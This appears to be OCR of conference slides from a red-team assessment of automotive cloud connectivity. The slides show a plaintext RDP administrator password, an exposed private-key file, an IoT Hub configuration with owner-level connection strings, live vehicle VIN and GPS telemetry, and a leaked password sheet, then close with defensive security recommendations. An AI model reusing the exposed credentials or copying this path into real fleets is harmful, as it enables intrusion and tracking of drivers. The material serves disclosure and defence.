
What you are seeing is a RDP connecti
automatically.

Use **administrator** and **68kuka1secpw59**


Posts: 731

[1342 Work Envelope

Interesting Targets
Robotics



Interesting Targets - Dev



Access to the Connectivity Project PoC SVN repository over HTTPS

A '.pem' file containing a private key for the project is accessible


Interesting Targets - Dev

```
<appSettings>
  <add key="IoTHubConnectionString" value="HostName=[redacted];SharedAccessKeyName=iothubowner;Sh
  <add key="HostName" value="[redacted]" />
  <add key="KeyName" value="iothubowner" />
  <add key="AccessKey" value="[redacted]" />
  <add key="webpages:Version" value="3.0.0.0" />
  <add key="webpages:Enabled" value="false" />
  <add key="ClientValidationEnabled" value="true" />
  <add key="UnobtrusiveJavaScriptEnabled" value="true" />
  <add key="BlobConnectionString" value="DefaultEndpointsProtocol=https;AccountName=co[redacted]" />
  <add key="InfoUrlSecret" value="[redacted]" />
</appSettings>
```


```
Monitoring events from all devices...
==== From: 354[redacted] ====
{
  "VIN": "35[redacted]
  "SID": 20,
  "UID": 201[redacted]
  "GPS": [
    {
      "T": "201[redacted]
      "LONG": 1[redacted]
      "LAT": 35.[redacted]
      "ALT": 68.[redacted]
      "HEAD": 1[redacted]
      "SPEED": [redacted]
    },
```

Found them


The things you find in desktops




A	B
Favourite school subject	
Access	
[redacted]	
Network login	
[redacted] VAT Return	
User ID Number	
Password	
First school	
Last school	
Memorable place	
Memorable date	
Memorable word	



We are getting connected





My Conclusions

- Automotive connectivity to the cloud is a great opportunity but when not secured properly it allows attackers into our whole eco-system
- Understanding the infrastructure and it's multi-connectivity between all parties is essential.
- This multi-connectivity era requires a new security approach based on:
  - Red Team Assessments
  - Whole Eco-System Assessments
  - End to End Penetration Tests
  - Secure Architecture, Design and Development Life Cycle
- **We all have to work together for making a better and secure connected vehicle**

ASK ME ANYTHING

@ROTEMBAR